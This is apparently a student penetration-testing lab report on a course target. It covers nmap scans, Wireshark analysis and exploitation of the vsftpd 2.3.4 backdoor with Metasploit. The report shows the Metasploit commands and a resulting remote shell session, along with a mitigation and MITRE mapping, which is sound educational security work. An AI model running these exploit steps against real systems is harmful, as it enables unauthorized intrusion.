

Ex050 Report

Benjamin Ruddy

2022-10-04

Contents

Goal	2
Technical Report	
Finding: <i>VSFTPD 2.3.4 Backdoor</i>	2
Severity Rating	2
Vulnerability Description	2
Confirmation methods	2
Mitigation or Resolution Strategy	3
Attack Narrative	
Port Scanning	3
Vulnerable Service	6
MITRE ATT&CK Framework TTPs	7

Goal

The goal in this exercise was to explore available hosts on www.artstailor.com with **nmap**, and to find a key along the way.

Technical Report

Finding: VSFTPD 2.3.4 Backdoor

Severity Rating

CVSS Base Severity Rating: 9.5 AV:N AC:L PR:N UI:N S:U C:H I:H A:H

Vulnerability Description

Here you provide a brief description of the nature of the vulnerability. This vulnerability involves a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011, and was removed on July 3rd 2011.

Confirmation methods

```
(kali㉿kali)-[~]
└─$ searchsploit vsftpd 2.3.4
Exploit Title
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
Shellcodes: No Results

Description:
This module exploits a malicious backdoor that was added to the
VSFTPD download archive. This backdoor was introduced into the
vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
according to the most recent information available. This backdoor
was removed on July 3rd 2011.

References:
OSVDB (73573)
http://pastebin.com/AetT9sS5
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ;2-
```

```

File Actions Edit View Help
kali@kali: ~ kali@kali: ~ kali@kali: ~
RHOSTS => 217.70.184.38
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
# Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > payload
[-] Unknown command: payload
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > payload
[-] Unknown command: payload
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 0
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 217.70.184.38:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 217.70.184.38:21 - USER: 331 Please specify the password.
[*] 217.70.184.38:21 - Backdoor service has been spawned, handling ...
[*] 217.70.184.38:21 - UID: uid=1001(vsftpd) gid=1001(vsftpd) groups=1001(vsftpd)
[*] Found shell.
[*] Command shell session 1 opened (172.24.0.1:37981 → 217.70.184.38:6200) at 2022-10-03 23:42:03 -0400
ls
bin
boot
dev
etc
home
initrd.img   (Checksum 5...um.status) - Packets: 44 - Displayed: 2 (4.5%) - Dropped: 0 (0.0%) | Profile: Default
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media

```

Mitigation or Resolution Strategy



Uninstall the backdoored version immediately, and replace with one that has been verified against the PGP signature of the developers.

Attack Narrative

Port Scanning

We first started sniffing our network traffic with Wireshark, after which we ran an nmap version detection scan against Art's Tailor Shoppe (nmap -sV www.artstailor.com).

Before we could even notice our nmap scan traffic within wireshark, a KEY was observed within the content bytes of an ICMP Echo request from 172.24.0.1 – our local network gateway for the Kali machine:



KEY006-mExvU/I_EutnbrsbWim9CfA==

This is a similar key discovery method to that of Ex040.

```
(kali㉿kali)-[~]
└─$ nmap -sV -Pn www.artstailor.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-03 23:07 EDT
Nmap scan report for www.artstailor.com (217.70.184.38)
Host is up (0.00042s latency).
rDNS record for 217.70.184.38: ns.artstailor.com
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
53/tcp    open  domain  ISC BIND 9.16.27 (Debian Linux)
80/tcp    open  http    Apache httpd 2.4.54 ((Debian))
Service Info: OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.17 seconds
zsh: segmentation fault  nmap -sV -Pn www.artstailor.com

```



```
(kali㉿kali)-[~]
└─$ sudo nmap -sU -Pn www.artstailor.com -p1-256
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-03 23:08 EDT
Stats: 0:00:46 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 20.23% done; ETC: 23:12 (0:02:38 remaining)
Stats: 0:03:32 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 85.08% done; ETC: 23:12 (0:00:36 remaining)
Nmap scan report for www.artstailor.com (217.70.184.38)
Host is up (0.000080s latency).
rDNS record for 217.70.184.38: ns.artstailor.com
Not shown: 254 closed udp ports (port-unreach)
PORT      STATE SERVICE
40/udp    open|filtered unknown
53/udp    open      domain

Nmap done: 1 IP address (1 host up) scanned in 270.61 seconds

```

As seen from the above nmap outputs, the nmap UDP scan took a significant amount of time longer (270.61 seconds compared to 13.17 for the TCP scan).

The most obvious reason for this lies in the fact that UDP is a connectionless protocol. In other words, while a TCP scan can instantly receive a response indicating whether a connection was made or not, UDP scans often have to wait for timeouts – which can be relatively long – to truly confirm that no response is being sent back.

Some interesting ports in the output include:


- SSH on TCP port 22, running OpenSSH 8.4p1
- FTP on TCP port 21, running vsftpd 2.3.4
- DNS on both TCP *and* UDP port 53 (this makes sense – DNS uses both protocols)
- An unknown service running on UDP port 40

To elaborate on the odd port number 40, we can reference the nmap wiki page for the UDP scan: <https://nmap.org/book/scan-methods-udp-scan.html>.

The page tells mentions how often, open UDP ports will not respond to empty probes, and only to specifically formatted probes for whatever service is running.

Looking online, there seems to be no universally-agreed service that runs on port 40. As a result, it would make sense that nmap declared the port as open | filtered – it cannot craft the right packet to get a response from it, so it is either open or filtered.

Our nmap scan confirms the fact that we got no response, because when we apply the filter `udp.port==40`, we can observe that only outgoing packets are captured to port 40:




A screenshot of the Wireshark application window. The title bar says "eth0". The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. A toolbar with various icons is below the menu. A search bar at the top has the text "udp.port==40". The main pane shows a list of network captures. Two entries are highlighted in blue: "23 6.572565142 172.24.0.11 > 217.70.184.38 UDP" and "36 7.673802386 172.24.0.11 > 217.70.184.38 UDP". Both entries have a length of 42 bytes and a timestamp of 3475.

No.	Time	Source	Destination	Protocol	Length	Info
23	6.572565142	172.24.0.11	217.70.184.38	UDP	42	3475
36	7.673802386	172.24.0.11	217.70.184.38	UDP	42	3475

Vulnerable Service

After researching different services on the machine, it was found that the particular vsftpd version that was running on www.artstailor.com had a backdoor embedded into it, from when the version was maliciously published onto the vsftpd website.



A screenshot of the Metasploit Framework's search interface. The command entered is `searchsploit vsftpd 2.3.4`. The results show two entries under "Exploit Title": "vsftpd 2.3.4 - Backdoor Command Execution" and "vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)". Below the titles, it says "Shellcodes: No Results". Under "Description", it provides a detailed explanation of the exploit, mentioning it was added to the VSFTPD download archive in June 2011 and removed in July 2011. It also lists references to OSVDB and a blog post. At the bottom, the command `msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ;2~` is shown.

The exploit was successfully run with the associated Metasploit module, which gave us terminal access to the remote machine through the vsftpd user:

```

File Actions Edit View Help
kali@kali: ~ kali@kali: ~ kali@kali: ~
RHOSTS => 217.70.184.38
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
# Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > payload
[-] Unknown command: payload
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > payload
[-] Unknown command: payload
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 0
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 217.70.184.38:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 217.70.184.38:21 - USER: 331 Please specify the password.
[*] 217.70.184.38:21 - Backdoor service has been spawned, handling ...
[*] 217.70.184.38:21 - UID: uid=1001(vsftpd) gid=1001(vsftpd) groups=1001(vsftpd)
[*] Found shell.
[*] Command shell session 1 opened (172.24.0.11:37981 → 217.70.184.38:6200) at 2022-10-03 23:42:03 -0400

bin
boot
dev
etc
home
initrd.img      [Checksum 5...um.status] - Packets: 44 - Displayed: 2 (4.5%) - Dropped: 0 (0.0%) | Profile: Default
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media

```

MITRE ATT&CK Framework TTPs

TA0007: Discovery

T1046: Network Service Discovery

: